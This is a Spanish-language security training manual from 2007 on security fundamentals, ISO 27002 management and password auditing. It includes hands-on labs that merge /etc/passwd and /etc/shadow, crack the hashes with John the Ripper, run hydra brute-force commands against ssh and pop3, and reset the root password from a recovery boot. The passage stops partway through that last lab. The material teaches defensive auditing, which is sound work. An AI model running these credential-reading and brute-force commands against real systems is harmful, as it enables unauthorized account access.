GLOBALTEKSECURITY: TECNOLOGIAS GLOBALES PARA LA SEGURIDAD DE LA INFORMACION

Introduccion a las tecnicas de ataque e investigación forense, un enfoque pragmático

Preparado por: Armando Carvajal
Gerente de consultoria globalteksecurity
Master en seguridad informática Universidad Oberta de Catalunya
Especialista en construcción de software para redes - Uniandes
Ing. Sistemas – Universidad Incca de Colombia

Pagina web: www.globalteksecurity.com
e-mail: info@globalteksecurity.com

Colombia, Agosto de 2007

INCLUYE CD CON LINUX HELIX Y BACKTRACK 2.0

Prologo

La sociedad de la información y las nuevas tecnologías de comunicaciones plantean la necesidad de mantener la confidencialidad de la información que soportan los sistemas de las organizaciones; para ello, es especialmente importante elegir e implantar los sistemas y métodos de seguridad más idóneos, que protejan las redes y sistemas ante eventuales amenazas. El núcleo del negocio no debe parar, es la capacitación especializada la que conforma profesionales especializados en seguridad informática para que implementen y gestionen de manera eficaz sus sistemas de información en forma segura.

Este documento inicia con una introducción a la seguridad informática, y pretende explorar las variables más importantes de un sistema de seguridad como son confidencialidad, integridad y disponibilidad, se revisan los ataques desde el punto de vista de vulnerabilidades, se describe como los ataques buscan siempre las mismas variables del sistema, se revisa la norma ISO 27002:2005 (antes ISO IEC 17799:2005) para proponer el sistema de gestión de seguridad Informática PDCA. Es apasionante entender como actúan los atacantes por ello en forma práctica se hace exploración de puertos de red con utilitarios como nmap y se hace una auditoria de contraseñas con la técnica "jhon de Ripper".

En la vida real, la defensa se estructura mejor cuando se sabe como se hacen los ataques, por ello se trata en forma practica los ataques de denegación de servicios como SMURF, SNORK y SYN Flood, terminando con la ejecución del exploit "IIS5.0 Web DAV" contra un servidor Windows 2000.

Luego se profundiza en la investigación forense con laboratorios especializados en la toma de datos y el protocolo de investigacion forense finalizando con los honeypots desde el punto de vista de la investigación forense haciendo un laboratorio práctico, el objetivo de esta práctica es introducir al asistente en el apasionante tema de la investigación forense.

Acerca de los autores y coautores

Armando Carvajal: Ingeniero de Sistemas de la Universidad INCCA de Colombia, cuenta con un postgrado en "Construcción de Software para redes" de la Universidad de los Andes y una maestria en "Seguridad Informática" de la Universidad Oberta de Cataluña (España).

Se desempeña como Gerente de consultoria de la empresa globalteksecurity (antes unixgroup), organización especializada en seguridad de la informacion.


Ha sido conferencista a nivel Latinoaméricano y tiene experiencia dictando postgrados en algunas universidades en Colombia.

Esta pagina esta en banco intencionalmente

Capitulo 1


Fundamentos de seguridad Informatica

1.0 Que es la seguridad Informática



En Europa se utiliza con más frecuencia la expresión "Fiabilidad informática". Un sistema de información se considera seguro si se encuentra libre de todo riesgo y daño, pero es imposible garantizar la seguridad o la inviolabilidad absoluta de un sistema informático, en el interesante libro [Moron Lerma, Esther, (2002), Internet y derecho penal: Hacking y otras conductas ilícitas en la red. Editorial Aranzadi S.A] se sugiere de preferencia utilizar el término **fiabilidad.**

Importante
Este término se usa con mucha frecuencia en Europa



No se podrá entender la seguridad informática como un concepto cerrado consecuencia de la aplicación mecánica de una serie de métodos, sino como un proceso que se puede ver comprometido en cualquier momento de la forma menos sospechada, **"La Seguridad Informática es un proceso continuo**, donde la condición de los controles de la institución es apenas un indicador de su postura de seguridad". [FFIEC **Information** Security IT Examination Handbook, Diciembre de 2002].

La seguridad informática es una idea subjetiva [Schneier Bruce, Beyond Fear. Thinking Sensibly about security in an uncertain world. Copernicus Books. 2003], mientras la inseguridad informatica es una idea objetiva, es por ello que no es facil tener control absoluto sobre la seguridad informatica, porque lo subjetivo es incierto, esto no ocurre con la inseguridad informatica, que sabemos a ciencia cierta, que nos va a ocurrir si continuamos conviviendo irresponsablemente con las vulnerabilidades y los riesgos inherentes de nuestros sistemas informaticos.

La idea del "seguro de vida" ayuda a explicar la naturaleza contradictoria de los conceptos "seguridad" e "inseguridad" informatica, por ejemplo cuando compramos un seguro de vida estamos asegurando un bien subjetivo "la vida", lo hacemos para garantizar que cuando ocurra el siniestro, es decir para cuando llegue la "muerte", haya una indeminzacion por la falta de los ingresos economicos que aportaba el asegurado cuando este estaba vivo.

Notese que la muerte es lo mas seguro en la vida, o ¿alguien tiene dudas de que algun dia morira?, por lo tanto lo mas seguro en la vida es la muerte.

Entonces parece que hay un error en el nombre que le da la aseguradora a la poliza de seguros, se le llama generalmente "Seguro de Vida" cuando deberia ser "Seguro de Muerte", es interesante que en informatica ocurra el mismo error: decimos "Seguridad Informatica" cuando deberiamos decir "Inseguridad Informatica".


"La inseguridad informática es pues una estrategia de reflexión y acción para repensar la seguridad informática como una disciplina que es al mismo tiempo sentimiento y realidad". [http://www.acis.org.co/archivosAcis/Inseguridad.doc, Jeimy Cano, 2004]

Importante
Por favor medite esta pregunta: ¿Tiene dudas sobre la existencia de vulnerabilidades y riesgos informaticos en su organizacion?

1.1 Propiedades de un sistema seguro

Hay 3 variables o parámetros que determinan el estado de un sistema informático, estos son:

- Confidencialidad: Los recursos del sistema solo pueden ser accedidos por los elementos autorizados
- Integridad: Los recursos del sistema solo pueden ser modificados o alterados por los elementos autorizados
- Disponibilidad: Los recursos del sistema deben permanecer accesibles a los elementos autorizados



1.2 Tipos de ataques


Modificación: También llamados webdefacement buscan comprometer la confidencialidad y la integridad del sistema, por ejemplo cuando un atacante modifica la página web de una organización sin previa autorización

Fabricación: comprometen la integridad del sistema por ejemplo al insertar un nuevo usuario en el sistema operativo

Interceptación: Busca comprometer la confidencialidad del sistema, un ejemplo son los key loggers o spyware y los Sniffers

Interrupción: Comprometen la propiedad Disponibilidad un ejemplo serian los ataques de denegación de servicios o DoS.

Veamos una grafica de que propiedades buscan los ataques y su clasificación:




1.3 Grado de dificultad para realizar un ataque

Hoy en día la mayoría de los ataques están automatizados en CDs auto ejecutables que son usados por los atacantes y a su vez por los auditores de seguridad para evaluar los sistemas evaluados.

Estadísticamente se dice que a medida que pasan los años es más fácil hacer un ataque por que estos estarán cada vez mejor documentados y automatizados.

Ver grafica: "No se requieren habilidades técnicas para hackear"



Basados en el anterior grafico se concluye que al pasar de los años será mucho mas fácil hacer un ataque contra un sistema vulnerable, llama la atención el cruce de las coordenadas x,y en el uso de Sniffers para hacer ataques.

1.4 Activos que se deben proteger

El concepto de seguridad lleva asociado otro concepto que le da sentido: "**El valor",** solo se debe proteger aquello que creemos tiene un valor importante para nosotros, la seguridad debe estar íntimamente asociada al valor que le damos a los objetos que deseamos proteger.

La información: En esencia la información es lo que mas nos importa proteger, porque es propio de la organización especifica, ya que sin duda alguna constituye uno de los mayores activos de cualquier organización.


Importante
Por ello se deben destinar los recursos necesarios para su protección y uso en forma controlada ya que constituye su conocimiento, su diferenciador ante la competencia y los clientes, que finalmente determinan la continuidad del negocio.

2.0 Modelo de seguridad informática PDCA

Dada la complejidad del problema de la seguridad cuando se trata como un todo dentro de la organización, surge de forma natural la necesidad de la gestión de la seguridad por lo que las organizaciones deben plantearse un sistema de gestión de la seguridad de la información SGSI. El objetivo primordial de los SGSI es salvaguardar la información, para empezar se debe identificar que "activos de información" deben ser protegidos y en que grado, luego debe aplicarse el plan PDCA "**PLAN – DO – CHECK – ACT**", es decir Planificar, Hacer, Verificar, Actuar y volver a repetir el ciclo.

La seguridad consiste en la realización de las tareas necesarias para garantizar los niveles de seguridad exigibles en una organización: En consecuencia la organización debe entender la seguridad como un proceso que nunca termina pues **Los riesgos nunca se eliminan en cambio se gestionan**. De los riesgos se desprende que los problemas de seguridad no son únicamente de índole tecnológica por ello nunca se eliminan en su totalidad.

Un SGSI siempre cumple cuatro niveles repetitivos que inician por **Planificar** y termina en **Actuar, reciclando en mejoras continuas**:



Análisis de cada nivel

PLANIFICAR (Plan): Establecer el contexto

- En este nivel se crean las Políticas de seguridad
- Se describe el alcance del SGSI
- Se hace análisis de riesgos
- Selección de controles
- Estado de aplicabilidad

HACER (Do): Implementar el sistema

- Implementar el sistema de gestión de seguridad de la información
- Implementar el plan de riesgos
- Implementar los controles

VERIFICAR (Check): Monitorea y revisa

- Monitorea las actividades
- Revisa
- Hace auditorias internas

ACTUAR (Act): Mantenimiento y mejora


- Implementa mejoras
- Acciones preventivas
- Acciones correctivas

Importante
Es recomendable seguir la norma internacional ISO/IEC 27002 que considera la organización como un todo y tiene en cuenta todos los posibles aspectos que se pueden ver afectados ante los posibles incidentes que se pueden producir.

2.1 El Mayor problema


El mayor problema de hoy es que los servicios que más utilizamos no fueron pensados para ser seguros, es decir la información viaja sin cifrar por los canales inseguros. Los usuarios mal intencionados utilizan herramientas que se ponen a la escucha y pueden ver todo el trafico de red, estas herramientas se llaman sniffers.

La siguiente grafica muestra un usuario con el cliente de correo Outlook que se siente seguro por que el cliente de correo le pide la clave de la cuenta de correo y pone asteriscos en la pantalla para que este no sea observado.



1

Lo que el usuario común y corriente no sabe es que el tráfico de la red puede ser visto con un sniffer como el popular ethereal.



1

Definitivamente la única forma para que los sniffers no vean los datos en claro es cifrando el canal para los puertos necesarios en la transferencia de datos.

Se dice que el uso de la criptografía es la salvación para proteger la confidencialidad en esta nueva era de la información.

Importante

El concepto de seguridad informática debe ser enfocado como un proceso global, por esto se dice que desde el punto de vista legal la "seguridad" es el conjunto de bienes y derechos personales o de la organización que deben ser protegidos y preservados, tanto del mal uso involuntario como del uso ilícito.

2.2 Capacitación en seguridad Informática

Un plan de gestión de seguridad informática no puede existir sin capacitación especializada en las nuevas amenazas y obviamente debe hacer énfasis en como contrarrestar las mismas. La certificación en seguridad que más se busca hoy en día es la CISSP o profesional en seguridad informática certificado, las estadísticas muestran un 48% de preferencia.

Le siguen la GIAC, CISA, CISM, SSCP y otras que empiezan a ser requeridas por los profesionales de redes y seguridad informática.

2.3 El rompecabezas: La red


La red de hoy es un rompecabezas pues los profesionales en informática deben hacer hablar e interactuar muchos elementos activos de red de diferentes fabricantes. El mayor objetivo es tener indicadores correlacionados entre las diferentes soluciones, es decir se debería cruzar la información de los diferentes logs del sistema de seguridad.

Gráficamente es como tener un rompecabezas donde se tienen tecnologías heterogéneas, software de terceros, software hecho en casa, proveedores de soluciones de seguridad que no tienen interfaces entre sus sistemas… ¿quien es el responsable de integrar todos estos elementos heterogéneos?

La respuesta es: Nosotros los responsables de la informática en nuestras organizaciones somos los primeros llamados a tomar decisiones al respecto, por eso este libro busca ayudar en los primeros pasos, los primeros auxilios para empezar tan loable tarea.

Por lo tanto la primera tarea que debemos tener en cuenta es el analisis de riesgos, es decir antes de empezar la tarea de gestion de seguridad informatica que busca la implementacion de controles por

soluciones existentes, primero se debe hacer un analisis de riesgos que es el paso fundamental de la gestion de la grstion informatica.



2.4 Rompiendo claves con "John The Ripper"

Este es uno de los *crackers* más populares de contraseñas. Puede descargarse desde la URL www.openwall.com/john/ y se encuentra para distintos sistemas operativos, aunque inicialmente se diseñó para sistemas UNIX. Esta clase de información debe ser accesible a cualquier persona en forma pública pues esto permite que la humanidad tenga conciencia de que nuestros sistemas críticos del negocio están siendo accedidos por usuarios con contraseñas débiles que así mismo debilitan nuestra seguridad de la información.

Estas herramientas nos permiten a los administradores del sistema comprobar la solidez de las contraseñas para disminuir ataques por fuerza bruta, y ataques de diccionarios. Es decir permiten la comprobación proactiva de las contraseñas. El conocer nuestras debilidades nos permite mejorar las políticas de seguridad.

La principal finalidad de este tipo de programas es detectar passwords débiles que vulneren la seguridad del sistema.

Su uso es legal, pues su finalidad fundamental es la búsqueda de passwords débiles que vulneren el sistema de seguridad. Ahora cualquier elemento puede ser utilizado para fines buenos o malos, solo nosotros decidimos el uso que le damos.

2.4.1 Utilidades de estas aplicaciones para los administradores de sistemas

Permiten probar las políticas de seguridad en cuanto a los passwords débiles para saber si se están respetando. El administrador basado en los reportes de john informa a los usuarios del aseguramiento de sus claves.

Por ejemplo se debería programar semanalmente la ejecución de estas pruebas para evaluar la fortaleza de los passwords de los servidores. Cuando se encuentren claves débiles se debe forzar a los usuarios su cambio.

Ahora esto debe estar acompañado de una política de seguridad que dentro del sistema operativo y en las aplicaciones del negocio no se permitan: contraseñas de menos de 8 caracteres, contraseñas formadas con datos conocidos del usuario, contraseñas que no mezclen mayúsculas y minúsculas, contraseñas formadas por palabras de diccionarios y contraseñas que ya se hayan usado antes.

2.4.2 Activación de la herramienta

Para activar la herramienta desde un LIVE CD de seguridad como **Back Track 2.0**, se deben seguir los siguientes pasos:

cd /pentest/passwords/john-1.2

Existe un archivo de claves muy utilizadas llamado passwords.lst, al ejecutar el comando wc –l password.lst se encontraran en promedio unas 3115 líneas o palabras en el diccionario.

Al crear un usuario como "acarvaja" con el comando useradd acarvaja debe notarse que el password siempre contiene 13 caracteres sin importar el tamaño de la clave de entrada, además se encuentra que si se genera el mismo password varias veces la clave cifrada no es igual, esto se debe a la "SALT" que son los dos primeros caracteres de la contraseña.

Con el comando unshadow /etc/passwd /etc/shadow > passwd.1 se genera un solo archivo donde se fusionan usuarios y su clave cifrada respectivamente, pero también funciona si usa /etc/shadow

Al ejecutar el comando:

john passwd.1, se podran ver las claves en texto en claro.

Al dejar el password igual al nombre del usuario se obtiene la siguiente clave cifrada: DR4V/VN5epYJU, el tiempo para descifrarlo en el laboratorio fue de 2,403 seg. Si usamos el password al revés como el nombre del usuario: ajavraca se obtiene la siguiente clave cifrada: zYU39Cr4f14n, el tiempo para descifrarlo fue de 2,704 seg.


Si se utiliza un password que satisfaga las condiciones habituales de seguridad: Con el texto en claro @*?xxx! se obtiene la siguiente clave cifrada: geU8xxx0UCKCk, pero no se puede descifrar la clave después de 24 o 48 horas.

Usuario	Contraseña texto en claro	Contraseña cifrada	Segundos para descifrar
acarvaja	sis	d/xIxxJYTO292	10,487
acarvaja	sist	Jt7jCsUUvCWJ	17,302
acarvaja	siste	P5hnpqJUASIzQ	15,044
acarvaja	sistem	LrxcAeTTDWOBs	16,004
acarvaja	sistema	hzYQLo1RxiIEQ	146,851
acarvaja	sistemas	gsZ.WUm.ozkgQ	2.604,277

Definitivamente aumenta el tiempo necesario en ciclos de cpu al aumentar los caracteres de la contraseña. Hay un resultado de unos 15 segundos para la contraseña "siste", es decir para 5 caracteres, únicamente en esta clave disminuye el tiempo mientras que para el resto de la muestra es creciente.

Cuando se llega a 8 caracteres se necesitan unos 44 minutos en promedio, entonces se puede concluir que siempre debemos usar mínimo 8 caracteres para las contraseñas seguras pues el tiempo para romperlas seria mucho mayor.

Grafica que relaciona el tiempo de proceso contra el número de caracteres



Pruebe ahora cambiándole al usuario la clave por una clave segura generada por el sistema operativo:

```
# dd if=/dev/urandom count=200 bs=1     2>/dev/null  |  tr "\n" " "  | sed 's/[^a-zA-Z0-9]//g' | cut -c -16
```

Use esas claves para ver como se comporta la herramienta.

2.4.3 Conclusiones

- Existen en Internet herramientas similares para evaluar la vulnerabilidad de las claves o passwords
- Son fáciles de encontrarlas y usarlas
- Es claro que el 90% de los *passwords* son demasiado vulnerables
- Pueden ser utilizadas para forzar la entrada a un sistema cuando originalmente fueron creadas para probar la debilidad del password

2.4.4 **Laboratorio:** Análisis de las claves de usuarios en un sistema Linux

Objetivos:

Probar localmente las claves de los usuarios localizados en el archivo /etc/passwd y /etc/shadow

Supuestos:

El software "john the ripper" ya esta instalado en en Linux Back track 2.0 sobre la carpeta /pentest/password/john-1.7.2

Un Linux diferente como Fedora o SUSE no lo trae instalado y dbe instalarse manualmente, se debe bajar el software en formato "tarbal" desde el sitio: http://www.openwall.com/john/ y dejarlo en el directorio:

/tmp/john-1.*.tar.gz

Luego se descomprime con el comando:

```
# tar –xzvmf /tmp/john-1.*.tar.gz,
```

Se posiciona en el directorio recién creado, se compila e instala con los comandos:

```
# cd        /tmp/john-1.*
# cd        src
# make      generic
# cd        ../run
```

Paso 1: Evaluar si la versión instalada funciona en forma correcta

Verifique que el Linux sea Back Track 2.0 para no instalarlo manualmente

```
# cd /pentest/passwords/john-1.*
# cd run
# ls –l
```

Es importante revisar que exista el diccionario llamado password.lst

Paso 2: Unificar archivos de usuarios y claves

```
# unshadow /etc/passwd /etc/shadow > passwd.1
```

Esto genera un solo archivo donde se fusionan usuarios y su clave cifrada respectivamente

Paso 3: Ejecute el comando para ver el texto en claro de las claves usadas por los usuarios

```
#  ./john passwd.1
```

Al ejecutar el comando anterior aparece la pantalla diciendo que ha encontrado un número de usuarios para evaluar el algoritmo Standard DES [32/32], además muestra por cada usuario una lista de passwords cifrados y su equivalente en texto en claro.

Los password encontrados quedan en el archivo john.pot

Paso 4: Evaluación de resultados

```
d/xIxxJYTO292:sis
Jt7jCsUUvCWJ.:sist
P5hnpqJUASIzQ:siste
LrxcAeTTDWOBs:sistem
hzYQLo1RxiIEQ:sistema
gsZ.WUm.ozkgQ:sistemas
MjB3da.tOE2B6:acarvaja
aKlHQkZTR8wY.:ajavraca
T6TfkAxv4Hw4U:aca
```

Cuestionamientos

- ¿Que pasaría si el password del usuario contiene caracteres especiales como @!*# ?
- ¿Qué pasaría si evitamos la unión de los archivos y en cambio solo utilizamos /etc/shadow?
- ¿Qué hace la herramienta hydra –l acarvaja –f –P password.lst –V 127.0.0.1 ssh2?
- ¿Qué hace la herramienta hydra –l acarvaja –f –P password.lst –V 127.0.0.1 pop3?

Fin de Laboratorio

2.4.5 **Laboratorio:** Rompiendo la contraseña del usuario administrador en linux

Prerrequisitos:

Se asume que el disco duro esta representado por el dispositivo /dev/sda, donde /dev/sda1 es la primera partición, /dev/sda2 representa la segunda partición. Generalmente los discos IDE se representan por /dev/hda pero las versiones recientes de Linux ven /dev/hda como /dev/sda simulando discos SCSI o SATA.

Solución:

1. Haga boot con el CDROM
2. Tome la opción de recuperación
3. En SUSE el sistema le pedirá el usuario con el que hará el proceso de emergencia, digite root y presione la tecla enter
4. Averigüe cual es la partición del sistema de archivos root (/), para ello digite en SUSE cfdisk /dev/sda y en Linux Fedora fdisk /dev/sda
5. Para el comando fdisk tome la opción 1 y luego la letra p (print) para imprimir las particiones del disco duro
6. Deduzca cual es la partición del sistema de archivos root (/)
7. Monte la partición del sistema de archivos root en la carpeta /mnt del cdrom
8. # mount /dev/sda1 /mnt
9. # chroot /mnt
